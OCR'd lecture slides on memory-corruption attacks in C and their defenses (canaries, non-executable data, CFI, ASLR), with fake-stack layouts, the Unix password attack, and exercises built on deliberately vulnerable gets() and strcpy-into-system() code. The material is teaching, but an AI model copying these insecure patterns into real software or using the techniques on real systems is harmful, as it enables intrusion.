
Unwinding the fake stack

```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

SP




Unwinding the fake stack



Unwinding the fake stack

```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes      <- SP
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```



Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion


Data-only attacks

- These attacks proceed by changing only data of the program under attack
- Depending on the program under attack, this can result in interesting exploits
- We discuss two examples:
  - The unix password attack
  - Overwriting the environment table

Unix password attack

- Old implementations of login program looked like this:


Stack



Password check in login program:

1. Read loginname
2. Lookup hashed password
3. Read password
4. Check if
   hashed password = hash (password)

Unix password attack



Password check in login program:

1. Read loginname
2. Lookup hashed password
3. Read password
4. Check if
   hashed password = hash (password)

ATTACK: type in a password of the form pw || hash(pw)

Overwriting the environment table

```
void run_command_with_argument( pairs* data, int offset, int value )
{
    // must have offset be a valid index into data
    char cmd[MAX_LEN];
    data[offset].argument = value;
    {
        char valuestring[MAX_LEN];
        itoa( value, valuestring, 10 );
        strcpy( cmd, getenv("SAFECOMMAND") );
        strcat( cmd, " " );
        strcat( cmd, valuestring );
    }
    data[offset].result = system( cmd );
}
```


Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion


Stack canaries

- Basic idea
  - Insert a value right in a stack frame right before the stored base pointer/return address
  - Verify on return from a function that this value was not modified
- The inserted value is called a *canary*, after the coal mine canaries


Stack canaries



Stack based buffer overflow



Stack based buffer overflow



Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion

Non-executable data

- Direct code injection attacks at some point execute data
- Most programs never need to do this
- Hence, a simple countermeasure is to mark data memory (stack, heap, ...) as non-executable
- This counters direct code injection, but not return-into-libc or data-only attacks
- In addition, this countermeasure may break certain legacy applications

Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion

Control-flow integrity

- Most attacks we discussed breaks the control flow as it is encoded in the source program
  - E.g. At the source code level, one always expects a function to return to its call site
- The idea of control-flow integrity is to instrument the code to check the “sanity” of the control-flow at runtime


Example CFI at the source level

- The following code explicitly checks whether the cmp function pointer points to one of two known functions:

```
int is_file_foobar_using_heap( vulnerable* s, char* one, char* two )
{
    // ... elided code ...
    if( (s->cmp == strcmp) || (s->cmp == stricmp) ) {
        return s->cmp( s->buff, "file://foobar" );
    } else {
        return report_memory_corruption_error();
    }
}
```

Example CFI with labels

```
bool lt(int x, int y) {
    return x < y;
}
bool gt(int x, int y) {
    return x > y;
}
sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}
```



Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion

Layout Randomization

- Most attacks rely on precise knowledge of run time memory addresses
- Introducing artificial variation in these addresses significantly raises the bar for attackers
- Such adress space layout randomization (ASLR) is a cheap and effective countermeasure

Example

stack one address	stack one contents	stack two address	stack two contents	
0x0022feac	0x008a13e0	0x0013f750	0x00b113e0	; `cmp` argument
0x0022fea8	0x00000001	0x0013f74c	0x00000001	; `len` argument
0x0022fea4	0x00a91147	0x0013f748	0x00191147	; `data` argument
0x0022fea0	0x008a1528	0x0013f744	0x00b11528	; return address
0x0022fe9c	0x0022fec8	0x0013f740	0x0013f76c	; saved base pointer
0x0022fe98	0x00000000	0x0013f73c	0x00000000	; `tmp` final 4 bytes
0x0022fe94	0x00000000	0x0013f738	0x00000000	; `tmp` continues
0x0022fe90	0x00000000	0x0013f734	0x00000000	; `tmp` continues
0x0022fe8c	0x00000000	0x0013f730	0x00000000	; `tmp` continues
0x0022fe88	0x00000000	0x0013f72c	0x00000000	; `tmp` continues
0x0022fe84	0x00000000	0x0013f728	0x00000000	; `tmp` continues
0x0022fe80	0x00000000	0x0013f724	0x00000000	; `tmp` continues
0x0022fe7c	0x00000000	0x0013f720	0x00000000	; `tmp` buffer starts
0x0022fe78	0x00000004	0x0013f71c	0x00000004	; `memcpy` length argument
0x0022fe74	0x00a91147	0x0013f718	0x00191147	; `memcpy` source argument
0x0022fe70	0x0022fe8c	0x0013f714	0x0013f730	; `memcpy` destination arg.

Overview

Overview

	Return address corruption (A1)	Heap function pointer corruption (A2)	Jump-to-libc (A3)	Non-control data (A4)
Stack Canary (D1)	Partial defense		Partial defense	Partial defense
Non-executable data (D2)	Partial defense	Partial defense	Partial defense	
Control-flow integrity (D3)	Partial defense	Partial defense	Partial defense	
Address space layout randomization (D4)	Partial defense	Partial defense	Partial defense	Partial defense

Conclusion

- The design of attacks and countermeasures has led to an arms race between attackers and defenders
- While significant hardening of the execution of C-like languages is possible, the use of safe languages like Java / C# is from the point of view of security preferable

Conclusion

- The “automatic” defenses discussed in this lecture are only one element of securing C software
- Secure software development also entails:
  - Threat modeling: what parts of the program are most likely to be under attack
  - Code review: to detect and eliminate bugs
  - Security testing

Attack exercises

- Exercises
  - Taken from (or based on) Gera's Insecure Programming Page:

    http://community.corest.com/~gera/InsecureProgramming/
  - For each of the following exercises:
    - Draw the layout of the stack at the point where gets() is executed
    - What input makes the program print out "you win!"?

Attack exercises

- Exercise 1:

```
#include <stdio.h>
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

Attack exercises

- Exercise 2:

```
#include <stdio.h>
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
}
```